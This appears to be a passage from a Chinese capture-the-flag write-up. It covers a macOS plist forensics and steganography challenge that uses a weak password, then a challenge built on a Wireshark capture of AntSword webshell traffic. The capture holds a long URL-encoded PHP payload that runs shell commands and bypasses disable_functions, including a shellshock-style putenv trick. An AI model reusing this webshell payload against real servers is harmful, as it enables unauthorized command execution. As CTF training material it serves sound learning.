AdminUserRecoveryInfo.plist ProgressMarkers
AllUsersInfo.plist          secureaccesstoken.plist
CryptoUserInfo.plist
[scr1pt•79FABCCE-3636-4266-A6CF-8E3BB40332B4/var/db» pwd               [13:46:38] ]
/Volumes/Scr1pt's Passport/System/Volumes/Preboot/79FABCCE-3636-4266-A6CF-8E3BB4
0332B4/var/db
scr1pt•79FABCCE-3636-4266-A6CF-8E3BB40332B4/var/db»                    [13:46:40]
```

然后得到




CryptoUserInfo.plist

使用Visual Studio Code打开



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
	<key>79FABCCE-3636-4266-A6CF-8E3BB40332B4</key>
	<dict>
		<key>FullName</key>
		<string>Scr1pt</string>
		<key>PasswordHint</key>
		<string>our secret need a password</string>
		<key>PictureData</key>
		<data>
		/9j/4AAQSkZJRgABAQAAkACQAAD/
4QB0RXhpZgAATU0AKgAAAAgABAEaAAUAAAABAAAAPgEbAAUAAAABAAAARgEoAAMAAAABAAIAAIdpAAQAAAABAAAATgAAAAAAACQAAAAAQAAAJAAAAABA
AKgAgAEAAAAAQAAAUCgAwAEAAAAAQAAAUAAAAAA/
+0AOFBob3Rvc2hvcCAzLjAAOEJJTQQEAAAAAAAAOEJJTQQlAAAAAAAQ1B2M2Y8AsgTpgAmY7PhCfv/iEAhJQ0NfUFJPRklMRQABAQAAD/
hhcHBsAhAAAG1udHJSR0IgWFlaIAflAAwABQAXAB8AB2Fjc3BBUFBMAAAAAEFQUEwAAAAAAAAAAAAAAAAAAAAAAAD21gABAAAAANMtYXBwbAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEmRlc2MAAAFcAAAAYmRzY20AAAHAAAAEnGNwcnQAAAZcAAAAI3d0cHQAAAaAAAAA
FHJYWVoAAAaUAAAAFGdYWVoAAAaoAAAAFGJYWVoAAAa8AAAAFHJUUkMAAAbQAAAIDGFhcmcAAA7cAAAAIHZjZ3QAAA78AAAAMG5kaW4AAA8sAAAAPmNoY
WQAAA9sAAAALG1tb2QAAA+YAAAAKHZjZ3AAAA/
AAAAAOGJUUkMAAAbQAAAIDGdUUkMAAAbQAAAIDGFhYmcAAA7cAAAAIGFhZ2cAAA7cAAAAIGRlc2MAAAAAAAAACERpc3BsYXkAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABtbHVjAAAAAAAAACYAAAAMaHJIUgAAA
BQAAAHYa29LUgAAAAwAAAHsbmJOTwAAABIAAAH4aWQAAAAAABIAAAIKaHVIVQAAABQAAAIcY3NDWgAAABYAAAIwZGFESwAAABwAAAJGbmxOTAAAABYAAA
JiZmlGSQAAABAAAAJ4aXRJVAAAABgAAAKIZXNFUwAAABYAAAKgcm9STwAAABIAAAK2ZnJDQQAAABYAAALIYXIAAAAAABQAAALedWtVQQAAABwAAALyaGV
JTAAAABYAAAMOemhUVwAAAAoAAAMkdmlWTgAAAA4AAAMuc2tTSwAAABYAAAM8emhDTgAAAAoAAAMkcnVSVQAAACQAAANSZW5HQgAAABQAAAN2ZnJGUgAA
ABYAAAOKbXMAAAAAABIAAAOgaGlJTgAAABIAAAOydGhUSAAAAAwAAAPEY2FFUwAAABgAAAPQZW5BVQAAABQAAAN2ZXNYTAAAABIAAAK2ZGVERQAAABAAA
APoZW5VUwAAABIAAAP4cHRCUgAAABgAAAQKcGxQTAAAABIAAAQiZWxHUgAAACIAAAQ0c3ZTRQAAABAAAARWdHJUUgAAABQAAARmcHRQVAAAABYAAAR6am
FKUAAAAAwAAASQAEwAQwBEACAAdQAgAGIAbwBqAGnO7LfsACAATABDAEQARgBhAHIAZwBlAC0ATABDAEQATABDAEQAIABXAGEAcgBuAGEAUwB6AO0AbgB
lAHMAIABMAEMARABCAGEAcgBlAHYAbgD9ACAATABDAEQATABDAEQALQBmAGEAcgB2AGUAcwBrAOYAcgBtAEsAbABlAHUAcgBlAG4ALQBMAEMARABWAOQA
```


密码提示oursecret with password


base64转图片



文件尾是后半段flag



删除后半段flag后使用oursecret解密，弱密码123456




• Strange flag

- Description

或或拿了一个站的shell，看到了flag，但是这个flag好怪哦

- Analyze

蚁剑流量将flag的tree提取出来，脚本恢复flag，folders语言跑一下就可以得到flag


Wireshark · 追踪 TCP 流 (tcp.stream eq 5) · 1.pcapng
%3Btry%7B%24p%3Dbase64_decode(substr(%24_POST%5B%22he1e3ef88a7997%22%5D%2C2))
%3B%24s%3Dbase64_decode(substr(%24_POST%5B%22x69f445668255e%22%5D%2C2))
%3B%24envstr%3D%40base64_decode(substr(%24_POST%5B%22b8032ee397a62c%22%5D%2C2))%3B%24d%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)
%3B%24c%3Dsubstr(%24d%2C0%2C1)%3D%3D%22%2F%22%3F%22-
c%20%5C%22%7B%24s%7D%5C%22%22%3A%22%2Fc%20%5C%22%7B%24s%7D%5C%22%22%3Bif(substr(%24d%2C0%2C1)%3D%3D%22%2F%22)%7B%40putenv(%22PATH%3D%22.getenv(%22P
ATH%22).
%22%3A%2Fusr%2Flocal%2Fsbin%3A%2Fusr%2Flocal%2Fbin%3A%2Fusr%2Fsbin%3A%2Fusr%2Fbin%3A%2Fsbin%3A%2Fbin%22)%3B%7Delse%7B%40putenv(%22PATH%3D%22.getenv
(%22PATH%22).
%22%3BC%3A%2FWindows%2Fsystem32%3BC%3A%2FWindows%2FSysWOW64%3BC%3A%2FWindows%3BC%3A%2FWindows%2FSystem32%2FWindowsPowerShell%2Fv1.0%2F%3B%22)%3B%7D
if(!empty(%24envstr))%7B%24envarr%3Dexplode(%22%7C%7C%7Casline%7C%7C%7C%22%2C%20%24envstr)%3Bforeach(%24envarr%20as%20%24v)%20%7Bif%20(!
empty(%24v))%20%7B%40putenv(str_replace(%22%7C%7C%7Caskey%7C%7C%7C%22%2C%20%22%3D%22%2C%20%24v))
%3B%7D%7D%7D%24r%3D%22%7B%24p%7D%20%7B%24c%7D%22%3Bfunction%20fe(%24f)%7B%24d%3Dexplode(%22%2C%22%2C%40ini_get(%22disable_functions%22))
%3Bif(empty(%24d))%7B%24d%3Darray()%3B%7Delse%7B%24d%3Darray_map('trim'%2Carray_map('strtolower'%2C%24d))%3B%7Dreturn(function_exists(%24f)
%26%26is_callable(%24f)%26%26!in_array(%24f%2C%24d))%3B%7D%3Bfunction%20runshellshock(%24d%2C%20%24c)
%20%7Bif%20(substr(%24d%2C%200%2C%201)%20%3D%3D%20%22%2F%22%20%26%26%20fe('putenv')%20%26%26%20(fe('error_log')%20%7C%7C%20fe('mail')))
%20%7Bif%20(strstr(readlink(%22%2Fbin%2Fsh%22)%2C%20%22bash%22)%20!%3D%20FALSE)%20%7B%24tmp%20%3D%20tempnam(sys_get_temp_dir()%2C%20'as')
%3Bputenv(%22PHP_LOL%3D()%20%7B%20x%3B%20%7D%3B%20%24c%20%3E%24tmp%202%3E%261%22)%3Bif%20(fe('error_log'))
%20%7Berror_log(%22a%22%2C%201)%3B%7D%20else%20%7Bmail(%22a%40127.0.0.1%22%2C%20%22%22%2C%20%22%22%2C%20%22-
bv%22)%3B%7D%7D%20else%20%7Breturn%20False%3B%7D%24output%20%3D%20%40file_get_contents(%24tmp)%3B%40unlink(%24tmp)%3Bif%20(%24output%20!
%3D%20%22%22)%20%7Bprint(%24output)%3Breturn%20True%3B%7D%7Dreturn%20False%3B%7D%3Bfunction%20runcmd(%24c)
%7B%24ret%3D0%3B%24d%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)%3Bif(fe('system'))%7B%40system(%24c%2C%24ret)%3B%7Delseif(fe('passthru'))
%7B%40passthru(%24c%2C%24ret)%3B%7Delseif(fe('shell_exec'))%7Bprint(%40shell_exec(%24c))%3B%7Delseif(fe('exec'))%7B%40exec(%24c%2C%24o%2C%24ret)
%3Bprint(join(%22%0A%22%2C%24o))%3B%7Delseif(fe('popen'))%7B%24fp%3D%40popen(%24c%2C'r')%3Bwhile(!%40feof(%24fp))%7Bprint(%40fgets(%24fp%2C2048))
%3B%7D%40pclose(%24fp)%3B%7Delseif(fe('proc_open'))%7B%24p%20%3D%20%40proc_open(%24c%2C%20array(1%20%3D%3E%20array('pipe'%2C%20'w')
%2C%202%20%3D%3E%20array('pipe'%2C%20'w'))%2C%20%24io)%3Bwhile(!%40feof(%24io%5B1%5D))%7Bprint(%40fgets(%24io%5B1%5D%2C2048))%3B%7Dwhile(!
%40feof(%24io%5B2%5D))%7Bprint(%40fgets(%24io%5B2%5D%2C2048))%3B%7D%40fclose(%24io%5B1%5D)%3B%40fclose(%24io%5B2%5D)%3B%40proc_close(%24p)
%3B%7Delseif(fe('antsystem'))%7B%40antsystem(%24c)%3B%7Delseif(runshellshock(%24d%2C%20%24c))
%20%7Dreturn%20%24ret%3B%7Delseif(substr(%24d%2C0%2C1)!%3D%22%2F%22%20%26%26%20%40class_exists(%22COM%22))%7B%24w%3Dnew%20COM('WScript.shell')
%3B%24e%3D%24w-%3Eexec(%24c)%3B%24so%3D%24e-%3EStdOut()%3B%24ret.%3D%24so-%3EReadAll()%3B%24se%3D%24e-%3EStdErr()%3B%24ret.%3D%24se-%3EReadAll()
%3Bprint(%24ret)%3B%7Delse%7B%24ret%20%3D%20127%3B%7Dreturn%20%24ret%3B%7D%3B%24ret%3D%40runcmd(%24r.%22%202%3E%261%22)%3Bprint%20(%24ret!
%3D0)%3F%22ret%3D%7B%24ret%7D%22%3A%22%22%3B%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-%3EgetMessage()%3B%7D%3Basoutput()
%3Bdie()%3B&x69f445668255e=yvY2QgIi92YXIvd3d3L2h0bWwvZmxhZyI7dHJlZTtlY2hvIDZkNjY2ODcyYWMwO3B3ZDtlY2hvIDVkZGQ4M2U%3DHTTP/1.1 200 OK
Date: Mon, 07 Feb 2022 03:37:00 GMT
Server: Apache/2.4.46 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
分组 59。4 客户端 分组，1 服务器 分组，1 turn(s)。点击选择。
整个对话 (6074 bytes)
Show data as
ASCII
流
3
查找:
查找下一个(N)
滤掉此流
打印
另存为…
返回
Close
Help

arr%2C%24ocwd%2Csys_get_temp_dir())%3Bforeach(%24oparr%20as%20%24item)%20%7Bif(!%40is_writable(%24item))%7Bcontinue%3B%7D%3B%24tmdir%3D%24item.%22%2F.bbaf00ff2804%22%3B%40mkdir(%24tmdir)%3Bif(!%40file_exists(%24tmdir))%7Bcontinue%3B%7D%40chdir(%24tmdir)%3B%40ini_set(%22open_basedir%22%2C%20%22..%22)%3B%24cntarr%3D%40preg_split(%22%2F%5C%5C%5C%5C%7C%5C%2F%2F%22%2C%24tmdir)%3Bfor(%24i%3D0%3B%24i%3Csizeof(%24cntarr)%3B%24i%2B%2B)%7B%40chdir(%22..%22)%3B%7D%3B%40ini_set(%22open_basedir%22%2C%22%2F%22)%3B%40rmdir(%24tmdir)%3Bbreak%3B%7D%3B%7D%3B%3Bfunction%20asenc(%24out)%7Breturn%20%24out%3B%7D%3Bfunction%20asoutput()%7B%24output%3Dob_get_contents()%3Bob_end_clean()%3Becho%20%2296ab84%22.%22accd06%22%3Becho%20%40asenc(%24output)%3Becho%20%2256ee%22.%228bdf4%22%3B%7Dob_start()%3Btry%7B%24p%3Dbase64_decode(substr(%24_POST%5B%22he1e3ef88a7997%22%5D%2C2))%3B%24s%3Dbase64_decode(substr(%24_POST%5B%22x69f445668255e%22%5D%2C2))%3B%24envstr%3D%40base64_decode(substr(%24_POST%5B%22b8032ee397a62c%22%5D%2C2))%3B%24d%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)%3B%24c%3Dsubstr(%24d%2C0%2C1)%3D%3D%22%2F%22%3F%22-c%20%5C%22%7B%24s%7D%5C%22%22%3A%22%2Fc%20%5C%22%7B%24s%7D%5C%22%22%3Bif(substr(%24d%2C0%2C1)%3D%3D%22%2F%22)%7B%40putenv(%22PATH%3D%22.getenv(%22PATH%22).%22%3A%2Fusr%2Flocal%2Fsbin%3A%2Fusr%2Flocal%2Fbin%3A%2Fusr%2Fsbin%3A%2Fusr%2Fbin%3A%2Fsbin%3A%2Fbin%22)%3B%7Delse%7B%40putenv(%22PATH%3D%22.getenv(%22PATH%22).%22%3BC%3A%2FWindows%2Fsystem32%3BC%3A%2FWindows%2FSysWOW64%3BC%3A%2FWindows%3BC%3A%2FWindows%2FSystem32%2FWindowsPowerShell%2Fv1.0%2F%3B%22)%3B%7Dif(!empty(%24envstr))%7B%24envarr%3Dexplode(%22%7C%7C%7Casline%7C%7C%7C%22%2C%20%24envstr)%3Bforeach(%24envarr%20as%20%24v)%20%7Bif%20(!empty(%24v))%20%7B%40putenv(str_replace(%22%7C%7C%7Caskey%7C%7C%7C%22%2C%20%22%3D%22%2C%20%24v))%3B%7D%7D%7D%24r%3D%22%7B%24p%7D%20%7B%24c%7D%22%3Bfunction%20fe(%24f)%7B%24d%3Dexplode(%22%2C%22%2C%40ini_get(%22disable_functions%22))%3Bif(empty(%24d))%7B%24d%3Darray()%3B%7Delse%7B%24d%3Darray_map('trim'%2Carray_map('strtolower'%2C%24d))%3B%7Dreturn(function_exists(%24f)%26%26is_callable(%24f)%26%26!in_array(%24f%2C%24d))%3B%7D%3Bfunction%20runshellshock(%24d%2C%20%24c)%20%7Bif%20(substr(%24d%2C%200%2C%201)%20%3D%3D%20%22%2F%22%20%26%26%20fe('putenv')%20%26%26%20(fe('error_log')%20%7C%7C%20fe('mail')))%20%7Bif%20(strstr(readlink(%22%2Fbin%2Fsh%22)%2C%20%22bash%22)%20!%3D%20FALSE)%20%7B%24tmp%20%3D%20tempnam(sys_get_temp_dir()%2C%20'as')%3Bputenv(%22PHP_LOL%3D()%20%7B%20x%3B%20%7D%3B%20%24c%20%3E%24tmp%202%3E%261%22)%3Bif%20(fe('error_log'))%20%7Berror_log(%22a%22%2C%201)%3B%7D%20else%20%7Bmail(%22a%40127.0.0.1%22%2C%20%22%22%2C%20%22%22%2C%20%22-bv%22)%3B%7D%7D%20else%20%7Breturn%20False%3B%7D%24output%20%3D%20%40file_get_contents(%24tmp)%3B%40unlink(%24tmp)%3Bif%20(%24output%20!%3D%20%22%22)%20%7Bprint(%24output)%3Breturn%20True%3B%7D%7Dreturn%20False%3B%7D%3Bfunction%20runcmd(%24c)%7B%24ret%3D0%3B%24d%3Ddirname(%24_SERVER%5B%22SCRIPT_FILENAME%22%5D)%3Bif(fe('system'))%7B%40system(%24c%2C%24ret)%3B%7Delseif(fe('passthru'))%7B%40passthru(%24c%2C%24ret)%3B%7Delseif(fe('shell_exec'))%7Bprint(%40shell_exec(%24c))%3B%7Delseif(fe('exec'))%7B%40exec(%24c%2C%24o%2C%24ret)%3Bprint(join(%22%0A%22%2C%24o))%3B%7Delseif(fe('popen'))%7B%24fp%3D%40popen(%24c%2C'r')%3Bwhile(!%40feof(%24fp))%7Bprint(%40fgets(%24fp%2C2048))%3B%7D%40pclose(%24fp)%3B%7Delseif(fe('proc_open'))%7B%24p%20%3D%20%40proc_open(%24c%2C%20array(1%20%3D%3E%20array('pipe'%2C%20'w')%2C%202%20%3D%3E%20array('pipe'%2C%20'w'))%2C%20%24io)%3Bwhile(!%40feof(%24io%5B1%5D))%7Bprint(%40fgets(%24io%5B1%5D%2C2048))%3B%7Dwhile(!%40feof(%24io%5B2%5D))%7Bprint(%40fgets(%24io%5B2%5D%2C2048))%3B%7D%40fclose(%24io%5B1%5D)%3B%40fclose(%24io%5B2%5D)%3B%40proc_close(%24p)%3B%7Delseif(fe('antsystem'))%7B%40antsystem(%24c)%3B%7Delseif(runshellshock(%24d%2C%20%24c))%20%7Breturn%20%24ret%3B%7Delseif(substr(%24d%2C0%2C1)!%3D%22%2F%22%20%26%26%20%40class_exists(%22COM%22))%7B%24w%3Dnew%20COM('WScript.shell')%3B%24e%3D%24w-%3Eexec(%24c)%3B%24so%3D%24e-%3EStdOut()%3B%24ret.%3D%24so-%3EReadAll()%3B%24se%3D%24e-%3EStdErr()%3B%24ret.%3D%24se-%3EReadAll()%3Bprint(%24ret)%3B%7Delse%7B%24ret%20%3D%20127%3B%7Dreturn%20%24ret%3B%7D%3B%24ret%3D%40runcmd(%24r.%22%202%3E%261%22)%3Bprint%20(%24ret!%3D0)%3F%22ret%3D%7B%24ret%7D%22%3A%22%22%3B%3B%7Dcatch(Exception%20%24e)%7Becho%20%22ERROR%3A%2F%2F%22.%24e-%3EgetMessage()%3B%7D%3Ba